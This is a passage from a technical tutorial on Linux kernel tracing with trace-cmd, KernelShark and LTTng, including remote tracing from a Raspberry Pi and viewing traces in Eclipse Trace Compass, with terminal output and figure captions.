    listen - listen on a network socket for trace clients
    list - list the available events, plugins or options
    restore - restore a crashed record
    snapshot - take snapshot of running trace
    stack - output, enable or disable kernel stack tracing
    check-events - parse trace event formats
```

FIGURE 4.24 – Getting Trace-cmd available features

Let's get started with Trace-cmd :

- Listing Trace-cmd features : it is enough to write in the terminal (see **Figure 4.24**) :

```
1 $ trace-cmd
```

#### — Important functionalities of trace-cmd :

- (a) List of available events : The set of supported events will be different for every system. In other terms, those are the events that can be traced using Trace-cmd.

```
1 # trace-cmd list
```

The list is exhaustive, do not hesitate to filter (**Figure 4.25**).

```
Fichier Édition Affichage Rechercher Terminal Aide
Jugurtha-PC ~ # trace-cmd list | grep -E 'kmem'
kmem:mm_page_alloc_extfrag
kmem:mm_page_pcpu_drain
kmem:mm_page_alloc_zone_locked
kmem:mm_page_alloc
kmem:mm_page_free_batched
kmem:mm_page_free
kmem:kmem_cache_free
kmem:kfree
kmem:kmem_cache_alloc_node
kmem:kmalloc_node
kmem:kmem_cache_alloc
kmem:kmalloc
Jugurtha-PC ~ #
```

FIGURE 4.25 – Filtering the list of available Trace-cmd events

## Tunning Ftrace

Always choose the list of tracepoints to Trace. Doing so, reduces the size of the trace and decreases overhead introduced by *Trace-cmd*.

- (b) Starting the trace :

```
1 # trace-cmd record -p <tracer> -e <event1> -e <event2> -e <eventN> <program>
```

— <tracer> : can be one of the tracers available with Ftrace (function, function\_graph, ...,etc).

— <event> : function to trace available from the list « trace-cmd list ».

**Note :** You can use the option -o to set the name of the generated file.

**Stopping trace-cmd :** If you are recording a program that terminates, trace-cmd will stop when the program finishes. If We do not specify the « program » argument, the whole system will be traced, We are forced to *ctrl+c* to stop recording.

- (c) **Reading the trace report :** Trace-cmd will read (by default) the file *trace.dat* that was generated after the tracing has finished.

```
1 # trace-cmd report
```

**Note :** You can use the option -i to specify another file to be parsed by Trace-cmd.


- (d) **Shutting down tracing :** Even if trace-cmd stopped recording, Trace-cmd is carrying-on execution (remember function tracer still running when removing access permissions to ring buffer). We must completely stop the tracer (remember « nop » in Ftrace) as follow :

```
1 # trace-cmd reset
```

Let's have 2 examples :

- (a) **Raspberry PI 3 :**


— **Getting available tracepoints :** We can walk through the list of available tracepoints detected by trace-cmd, We see that both : *kmalloc* and *kfree* are supported (**Figure 4.26**).



```
root@raspberrypi:/home/pi/trace-data# trace-cmd list
kmem:kfree
kmem:kmem_cache_alloc_node
kmem:kmalloc_node
kmem:kmem_cache_alloc
kmem:kmalloc
```

FIGURE 4.26 – Sample of available tracepoints - Raspberry PI 3

- **Tracing the system :** We will record both : *kmalloc* and *kfree* as they are both supported as shown in **Figure 4.27**.



```
root@raspberrypi:/home/pi/trace-data# trace-cmd record -e kmem:kfree -e kmem:kalloc
/sys/kernel/tracing/events/kmem/kfree
/sys/kernel/tracing/events/kmem/kmalloc
Hit Ctrl+C to stop recording
^CCPU0 data recorded at offset=0x298000
    4096 bytes in size
CPU1 data recorded at offset=0x299000
    4096 bytes in size
CPU2 data recorded at offset=0x29a000
    4096 bytes in size
CPU3 data recorded at offset=0x29b000
    0 bytes in size
root@raspberrypi:/home/pi/trace-data# ls
trace.dat
root@raspberrypi:/home/pi/trace-data#
```

FIGURE 4.27 – Tracing *kmalloc* and *kfree* - Raspberry PI 3

**Note :** We had to use *ctrl+c* to stop recording, using a tracer for few seconds is important for embedded devices as they don't have enough space to store the trace report.

- **Reading the report :** We can read trace report easily using trace-cmd (**Figure 4.28**)

*You can see the chronology of *kmalloc* and *kfree* with their timestamps.*

- **Always reset tracing :** We must halt completely trace-cmd (even if we stopped it using *ctrl+c*), you can take a look at **Figure 4.29**.

```
root@raspberrypi:/home/pi/trace-data# trace-cmd report
CPU 3 is empty
cpus=4
  trace-cmd-525 [002] 179.084446: kmalloc:          (proc_self_get_link+0x68) [FAILED TO PARSE] call_site=0x802e57d0 ptr=0xb77a95
  80 bytes_req=12 bytes_alloc=64 gfp_flags=37748928
  trace-cmd-525 [002] 179.084483: kfree:           (kfree_link+0x18) call_site=8029b944 ptr=0xb77a9580
  trace-cmd-525 [002] 179.084522: kmalloc:          (_seq_open_private+0x2c) [FAILED TO PARSE] call_site=0x80297be0 ptr=0xb77a95
  80 bytes_req=40 bytes_alloc=64 gfp_flags=37781696
  trace-cmd-525 [002] 179.084527: kmalloc:          (seq_open+0x44) [FAILED TO PARSE] call_site=0x80297120 ptr=0xb9266000 bytes_r
eq=88 bytes_alloc=128 gfp_flags=37781696
  trace-cmd-522 [001] 179.084546: kfree:           (seq_release_private+0x28) call_site=80297b94 ptr=0xb4db6200
  trace-cmd-522 [001] 179.084559: kfree:           (kvfree+0x54) call_site=8022d7e0 ptr=0xb747b000
  trace-cmd-522 [001] 179.084565: kfree:           (seq_release_private+0x40) call_site=80297bac ptr=0xb934fa00
  trace-cmd-525 [002] 179.084670: kmalloc:          (seq_buf_alloc+0x4c) [FAILED TO PARSE] call_site=0x802971d8 ptr=0xb9061000 byt
tes_req=4096 bytes_alloc=4096 gfp_flags=37748928
  trace-cmd-523 [001] 179.084761: kmalloc:          (proc_self_get_link+0x68) [FAILED TO PARSE] call_site=0x802e57d0 ptr=0xb90ebf
  40 bytes_req=12 bytes_alloc=64 gfp_flags=37748928
  trace-cmd-523 [001] 179.084781: kfree:           (kfree_link+0x18) call_site=8029b944 ptr=0xb90ebf40
  trace-cmd-523 [001] 179.084803: kmalloc:          (_seq_open_private+0x2c) [FAILED TO PARSE] call_site=0x80297be0 ptr=0xb90ebf
  40 bytes_req=40 bytes_alloc=64 gfp_flags=37781696
```

FIGURE 4.28 – Reading trace report with Trace-cmd - Raspberry PI 3

```
root@raspberrypi:/home/pi/trace-data# trace-cmd reset
root@raspberrypi:/home/pi/trace-data#
```

FIGURE 4.29 – Shutting down Trace-cmd - Raspberry PI 3

- (b) **Linux desktop machine :** We are going to trace a kernel module in this example
  - **Module must be loaded :** nevertheless to say that before tracing the module, it must be loaded and running (**Figure 4.30**).

```
jugurtha-VirtualBox module-debug-example # insmod basic-module-debug.ko
jugurtha-VirtualBox module-debug-example # mknod /dev/basictestdriver c 245 0
```

FIGURE 4.30 – Insertion of module to kernel before tracing

- **Tracing module functions :** We can launch trace-cmd, and set a filter on the functions to trace (in our case all function names that begin with « basic ») as shown in **Figure 4.31**.

```
jugurtha-VirtualBox trace-cmd-kernel-module # trace-cmd record -p function_graph -l 'basic_*'
  plugin 'function_graph'
  Hit Ctrl+C to stop recording
```

FIGURE 4.31 – Tracing functions in a module using trace-cmd

- **Interact with the module :** after starting Ftrace, We must call one of the functions of our module. let's make a simple read on it (**Figure 4.32**).

```
jugurtha@jugurtha-VirtualBox ~ $ cat /dev/basictestdriver
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 4.32 – Interacting with the kernel device module

- **Reading the report :** it's time to see what we got from trace-cmd(**Figure 4.33**).

```
jugurtha-VirtualBox trace-cmd-kernel-module # trace-cmd report
version = 6
cpus=1
  corbeille
    cat-3163 [000] 1456.249613: funcgraph_entry: 4.635 us | basic_open_function();
    cat-3163 [000] 1456.249860: funcgraph_entry: 2.711 us | basic_read_function();
    cat-3163 [000] 1456.249877: funcgraph_entry: 1.679 us | basic_release_function();
jugurtha-VirtualBox trace-cmd-kernel-module #
```

FIGURE 4.33 – Reading module trace report with Trace-cmd

— **Always reset tracing :** Don't forget to issue the « trace-cmd reset » command.

#### 4.3.1.5 Tracing over the network

Trace-cmd is more than a standalone tracer, it can tap and trace a remote system. This is ideal for embedded systems (Raspberry PI, Beaglebone, ..., etc) that do not have enough space to save the trace report.

**Note :** You may need to cross compile « Trace-cmd » for the target.

We will take the stress utility that increases CPU and memory workload on a system as an example. We must first install it on the raspberry PI 3 :

```
1 pi@raspberrypi:~$ sudo apt-get install stress
```

We can start playing around, let's launch stress and see its impact on the system (**Figure 4.34**) :

```
pi@raspberrypi:~$ uptime
 11:52:53 up 13 min, 1 user, load average: 0.00, 0.16, 0.14
pi@raspberrypi:~$ stress -c 4
stress: info: [794] dispatching hogs: 4 cpu, 0 io, 0 vm, 0 hdd
^C
pi@raspberrypi:~$ uptime
 11:53:21 up 14 min, 1 user, load average: 1.05, 0.40, 0.22
pi@raspberrypi:~$
```

FIGURE 4.34 – Using stress utility to hug on CPU resources

The average workload has raised from 0.0 to 1.5.

(a) **Configure trace-cmd on the host computer :** We only need to start Trace-cmd as a server to listen on a particular port (**Figure 4.35**).

```
1 $ sudo trace-cmd listen -p <portNumber>
```

```
jugurtha@jugurtha-VirtualBox ~
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-VirtualBox ~ $ sudo trace-cmd listen -p 7777
[sudo] Mot de passe de jugurtha :
```

FIGURE 4.35 – Launching Trace-cmd server

(b) **Configure Trace-cmd on the target :** Once the server is listening on the host, We can launch the trace-cmd client on the raspberry PI 3 :

```
1 $ sudo trace-cmd record -e sched_wakeup -N <IP-addr-host-server>:<port-number-host> \
2 ./myProgram <arguments_my_program>
```

**Figure 4.36** shows the above command on raspberry PI.

```
Fichier Edit Log Configuration Signaux de contrôle Vue Aide
pi@raspberrypi:~$ sudo trace-cmd record -e sched_wakeup -N 10.5.3.199:7777
s -c 4s
/sys/kernel/tracing/events/sched/sched_wakeup
stress: info: [687] dispatching hogs: 4 cpu, 0 io, 0 vm, 0 hdd

```

FIGURE 4.36 – Sending trace report to trace-cmd server

**Note :** The command in **Figure 4.36** was truncated by the console, this happen frequently on lengthy commands.

- (c) **Stop the server on the host machine side :** Wait until the program on the Raspberry pi has finished or force it to terminate (if it runs forever). You should see some information on the server (**Figure 4.37**). You can stop the server at this stage.

```
jugbe@F-NAN-HIPPOPOTAME:~/trace-cmd-report$ sudo trace-cmd listen -p 7777
connected!
Connected with raspberrypi.dhcp.nantes.intranet:58636
cpus=4
pagesize=4096
version = 6
CPU0 data recorded at offset=0x297000
    8192 bytes in size
CPU1 data recorded at offset=0x299000
    4096 bytes in size
CPU2 data recorded at offset=0x29a000
    12288 bytes in size
CPU3 data recorded at offset=0x29d000
    8192 bytes in size
connected!
^Cconnected!
jugbe@F-NAN-HIPPOPOTAME:~/trace-cmd-report$
```

FIGURE 4.37 – Stopping trace-cmd server

- (d) **Reading and parsing trace-cmd report :** It is high time to read the report using « trace-cmd report » command that we are already familiar with (**Figure 4.38**).

```
jugbe@F-NAN-HIPPOPOTAME:~/trace-cmd-report$ trace-cmd report trace.raspberrypi.dhcp.nantes.intranet\|:58636.dat
version = 6
cpus=4
<...>-687  [001] 1209.312713: sched_wakeup:      migration/1:13 [0] success=1 CPU:001
<idle>-0   [000] 1209.312733: sched_wakeup:      trace-cmd:684 [120] success=1 CPU:000
<idle>-0   [000] 1209.312745: sched_wakeup:      trace-cmd:683 [120] success=1 CPU:000
<idle>-0   [000] 1209.318034: sched_wakeup:      stress:691 [120] success=1 CPU:000
<idle>-0   [001] 1209.318560: sched_wakeup:      kworker/1:0:623 [120] success=1 CPU:001
<idle>-0   [003] 1209.318576: sched_wakeup:      rcu_sched:7 [120] success=1 CPU:003
kworker/1:0:623 [001] 1209.318588: sched_wakeup:      trace-cmd:686 [120] success=1 CPU:001
stress-691  [000] 1209.320910: sched_wakeup:      stress:690 [120] success=1 CPU:000
stress-690  [000] 1209.323791: sched_wakeup:      stress:689 [120] success=1 CPU:000
stress-690  [000] 1209.326673: sched_wakeup:      stress:688 [120] success=1 CPU:000
<idle>-0   [003] 1209.338530: sched_wakeup:      rcu_sched:7 [120] success=1 CPU:003
stress-690  [003] 1209.348538: sched_wakeup:      rcu_sched:7 [120] success=1 CPU:003
stress-690  [003] 1209.368530: sched_wakeup:      rcu_sched:7 [120] success=1 CPU:003
stress-690  [003] 1209.398529: sched_wakeup:      rcu_sched:7 [120] success=1 CPU:003
stress-691  [002] 1209.438531: sched_wakeup:      kworker/2:0:636 [120] success=1 CPU:002
stress-690  [001] 1209.438541: sched_wakeup:      rCU_Sched:7 [120] success=1 CPU:001
```

FIGURE 4.38 – Reading trace-cmd output file

#### 4.3.1.6 KernelShark

We cannot close the discussion about **Ftrace** without pointing out an important tool called « **Kernelshark** ». Reading Ftrace report can be quite difficult ; the third tool released by « **Steven Rostedt** » is KernelShark which is GUI based. For example, KernelShark can help us to analyse the real time scheduling on Unix-like flavor systems (<https://lwn.net/Articles/425583/>).

##### Important note

KernelShark is not available by default on major distribution, You must install it.

```
1 $ sudo apt-get update
2 $ sudo apt-get install kernelshark
```

**Kernelshark** parses the file « trace.dat » produced by Trace-cmd and visualizes it in a GUI form.

Using **KernelShark** is easy, We only need to call it and it will look for a trace.dat file in the current directory.

```
1 $ sudo kernelshark
```

Let's have an example :

- (a) generating the trace.dat : We will record the syscalls in the system as follow :

```
1 $ sudo trace-cmd record -p function -l 'sys_*'
```

The above command will produce the output shown in **Figure 4.39**.

```
jugurtha@jugurtha-VirtualBox:~/trace.dat-trace-cmd$ sudo trace-cmd record -p function -l 'sys_*'
plugin 'function'
Hit Ctrl+C to stop recording
^CKernel buffer statistics:
Note: "entries" are the entries left in the kernel ring buffer and are not
recorded in the trace data. They should all be zero.
```

FIGURE 4.39 – Tracing syscalls using Trace-cmd

- (b) Parsing the trace.dat using KernelShark : We will launch **kernelshark** which will parse the *trace.dat* file (**Figure 4.40**).

```
1 $ sudo kernelshark
```




FIGURE 4.40 – Parsing trace.dat using KernelShark

Even though, it is easy to navigate in kernelShark, there are some hidden features that are not easy to discover. Hopefully, « *Steven Rostedt* » documented his tool.

- (a) **Laying out the GUI :** Kernelshark's Gui is simple and takes few minutes to understand it.
  - **Graph Info Area :** This is the top of Kernelshark window. It contains information that are updated constantly (**Figure 4.41**).



FIGURE 4.41 – Graph info are in kernelShark

The field *pointer* follows the mouse cursor. It indicates the timestamp at which the mouse cursor is over (for Marker and Cursor We will see later).

- **Plot Title :** by default, it shows all CPUs that were recorded with Trace-cmd (**Figure 4.42**).




FIGURE 4.42 – Plot area in kernelShark

- **Listview :** contains 2 parts (**Figure 4.43**).

Page 1		Search: Column: #	contains		<input type="checkbox"/> graph follows		
#	CPU	Time Stamp	Task	PID	Latency	Event	Info
0	0	548.059730	nemo	2165	....	function sys_geteuid <- entry_SYSCALL_64_fastpath	
1	1	548.777032	ntpd	1546	....	function sys_rt_sigreturn <- do_syscall_64	
2	1	549.777061	ntpd	1546	....	function sys_rt_sigreturn <- do_syscall_64	
3	0	550.051588	nemo	2165	....	function sys_geteuid <- entry_SYSCALL_64_fastpath	
4	1	550.777129	ntpd	1546	....	function sys_rt_sigreturn <- do_syscall_64	
5	0	551.158255	ssh-agent	1419	....	function sys_getppid <- entry_SYSCALL_64_fastpath	
6	1	551.777048	ntpd	1546	....	function sys_rt_sigreturn <- do_syscall_64	
7	1	552.777038	ntpd	1546	....	function sys_rt_sigreturn <- do_syscall_64	

FIGURE 4.43 – Listview area in kernelShark

- **Part 1 :** it includes some basic operations :
  - i. **Page :** every page contains 1 million events.
  - ii. **Search Column :** allows to find the *first matching event* that corresponds to the searching criteria.
- **Part 2 :** which displays the chronological order of events like Trace-cmd report. You can click on one of them and KernelShark will show it in the Central area.

- (b) **Call the Markers :** Kernelshark supports 3 different markers :

- **Green marker - Marker A :** You probably called it while navigating, in fact, it is enough to click (*left mouse click*) on the central area to display it (**Figure 4.44**).




FIGURE 4.44 – Green cursor shows up after left mouse click on central area

We can see the **Graph Info Area** being updated with the actual position of Marker A (green marker) at the instant of the *left mouse click* (Figure 4.44). We can use it, to get the starting or finishing time of a particular event.

- **Red marker - Marker B** : this is a well hidden cursor, We need to hold *Shift key + left mouse click* (Figure 4.45) to display it.



FIGURE 4.45 – Red cursor shows up with Shift key + left mouse click on central area

As for Marker A, we notice the **Graph Info Area** updated with the position of marker B (red marker) at the instant of Shift key + left mouse click. *If marker A is present, KernelShark will measure the position difference between the two (Marker A - Marker B) and record that in the « A,B Delta »*. This is useful to measure the time spent to execute a particular event (Figure 4.45).

$$A, B\Delta = \text{MarkerATimestamp} - \text{MarkerBTimestamp}$$

- **Black marker** : shows when We hold the *left mouse click* down for a long time. It is used to zoom in or out depending on whether you move right or left respectively (We will see more later).
- **Blue cursor** : If We double click (left mouse double click) on the Central Area, We would see the blue cursor (Figure 4.46).




FIGURE 4.46 – Blue cursor appears after a left mouse double click on central area

(c) **Displaying processors and tasks** : by default, only CPUs are displayed in the Central area.

- **CPUs** : When starting KernelShark, all CPUs are shown (In our case, We have 2 processors). We may only be interested to show what's happenin on a particular CPU, Click on **plots** in the menu bar, then select **CPUs**. Uncheck the CPUs that you want to hide. As an example, let's keep only CPU1 in the central area (**Figure 4.47**).




FIGURE 4.47 – Show a particular CPU - Kernelshark

- **Tasks** : Unlike CPUs, tasks are not shown by default in the Central area. We can get them there, Click on **plots** in the menu bar, then select **Tasks**. Select the tasks to add to the *Central area* (**Figure 4.48**).




FIGURE 4.48 – Add task to Central Area - KernelShark

- (d) **Zooming secrets** : another well hidden feature. Zooming starts by *holding the left mouse click down* (you would see a black marker) then going right or left to zoom in and zoom out respectively.

*Notice that, at the moment that you hold the click, a tooltip appears explaining how to zoom.*

- **Zooming in** : If you maintain the left mouse click and go right, KernelShark will zoom in.

**Important Note** : We need at least to go right by 10 pixels in order to zoom in otherwise KernelShark will cancel it.

- **Zooming out** : If you maintain the left mouse click and go left, KernelShark will zoom out.

### 4.3.2 LTTng

LTTng (<https://lttng.org/docs/v2.10/>) is not part of the linux mainline, We can install it as follow :

```
1 $ sudo apt-get install lttng-tools lttng-modules-dkms
```

**Note** : Installing « lttng-modules-dkms »may take time.

#### 4.3.2.1 Tracing kernel using LTTng

Let's get through the easiest and most used way to use LTTng :

- (a) **Create a session** : Every LTTng record must be made within a session (the session name can be anything We want). As a first step, We must create a session (**Figure 4.49**).

```
1 # lttng create <mySessionName>
```

```
root@jugurtha-VirtualBox /home/jugurtha
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha-VirtualBox jugurtha # lttng create my-trace-SMILE
Session my-trace-SMILE created.
Traces will be written in /root/lttng-traces/my-trace-SMILE-20180404-164642
jugurtha-VirtualBox jugurtha #
```

FIGURE 4.49 – Creating a session in LTTng

- (b) **Select a tracepoint (instrumentation point)** : We may select one or multiple (or even all) tracepoints. We will choose for example to trace « sched\_switch » (**Figure 4.50**) :

```
1 # lttng enable-event --kernel sched_switch
```

```
jugurtha-VirtualBox jugurtha # lttng enable-event --kernel sched_switch
Kernel event sched_switch created in channel channel0
jugurtha-VirtualBox jugurtha #
```

FIGURE 4.50 – Select kernel tracepoints in LTTng

- (c) **Start the tracing session** : We can start tracing at this point, LTTng will record all « sched\_switch » events (**Figure 4.51**).

```
jugurtha-VirtualBox jugurtha # lttng start
Tracing started for session my-trace-SMILE
jugurtha-VirtualBox jugurtha #
```

FIGURE 4.51 – Start tracing using LTTng

- (d) **Stop tracing session** : the stop subcommand will halt recording and saves the tracing report (**Figure 4.52**).

```
1 # lttng stop
```

```
jugurtha-VirtualBox jugurtha # lttng stop
Waiting for data availability.
Tracing stopped for session my-trace-SMILE
jugurtha-VirtualBox jugurtha #
```

FIGURE 4.52 – Stop tracing using LTTng

- (e) **Destroy LTTng session** : We need to stop and destroy the current session.

```
1 # lttng destroy
```

**Note** : *destroying the current session will not erase the tracing file*, it just stops the session.

- (f) **Visualize the trace report** :

— **babeltrace** : We can view LTTng report in the console, however, when We record a lot of events for a long time, viewing the result in text-based mode is far to be easy (**Figure 4.53**).

```
jugurtha-VirtualBox jugurtha # babeltrace /root/lttng-traces/my-trace-SMILE-20180404-164642/
[16:51:46.707601002] (+7.?????????) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "swapper/0", prev_tid = 0, prev_prio = 20, prev_state = 0, next_comm = "lttng-consumerd", next_tid = 8399, next_prio = 20 }
[16:51:46.709328911] (+0.001727909) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "lttng-consumerd", prev_tid = 8399, prev_prio = 20, prev_state = 2, next_comm = "swapper/0", next_tid = 0, next_prio = 20 }
[16:51:46.709498222] (+0.000169311) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "swapper/0", prev_tid = 0, prev_prio = 20, prev_state = 0, next_comm = "kworker/0:1H", next_tid = 180, next_prio = 0 }
[16:51:46.709502899] (+0.000004677) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "kworker/0:1H", prev_tid = 180, prev_prio = 0, prev_state = 1, next_comm = "lttng-consumerd", next_tid = 8399, next_prio = 20 }
```

FIGURE 4.53 – Reading LTTng trace report using babeltrace

— **Trace compass (Eclipse C/C++ pluggin)** : This is a visual GUI to display the LTTng traces in a more convinient way, here is the steps to make it work :

- **Download eclipse C/C++** : We have to download eclipse IDE from : <http://www.eclipse.org/downloads/eclipse-packages/>
- **Install Java run time** :

```
1 # sudo apt-get install default-jre
```

- **Launch Eclipse IDE** : decompress the Eclipse IDE and start Eclipse (Figure 4.54).




FIGURE 4.54 – Starting Eclipse IDE

**Note :** Eclipse was started with root privileges, because the traces were saved in `/root` folder (We need to be root to get access there).

- **Create a new project** : Go to **File** then **New Project**. Choose **Tracing** then **Tracing project** (Figure 4.55).




FIGURE 4.55 – Create a new tracing project with Eclipse

- **Finish Project Creation :** Name the project then click on **Finish** (Figure 4.56).




FIGURE 4.56 – Finishing tracing project creation

- Right click on the created project then go to **Import** (Figure 4.57)




FIGURE 4.57 – Navigating to created project properties

- Choose **Tracing** then **Trace Import** then **Next** (Figure 4.58)




FIGURE 4.58 – Navigating to import tracing in Eclipse C/C++ IDE

- Choose your **root directory** (where you have saved the traces), and check the box « kernel » (**Figure 4.59**) then click on **Finish**.




FIGURE 4.59 – Navigating to LTTng traces

- Expand the *Traces* in the project then Double click on **kernel**, Eclipse will load the traces (**Figure 4.60**) and display a messagebox that you have to confirm to get the graphs.




FIGURE 4.60 – Loading LLTng traces in Eclipse C/C++ IDE

- When you click on yes, a graph will be displayed (**Figure 4.61**).

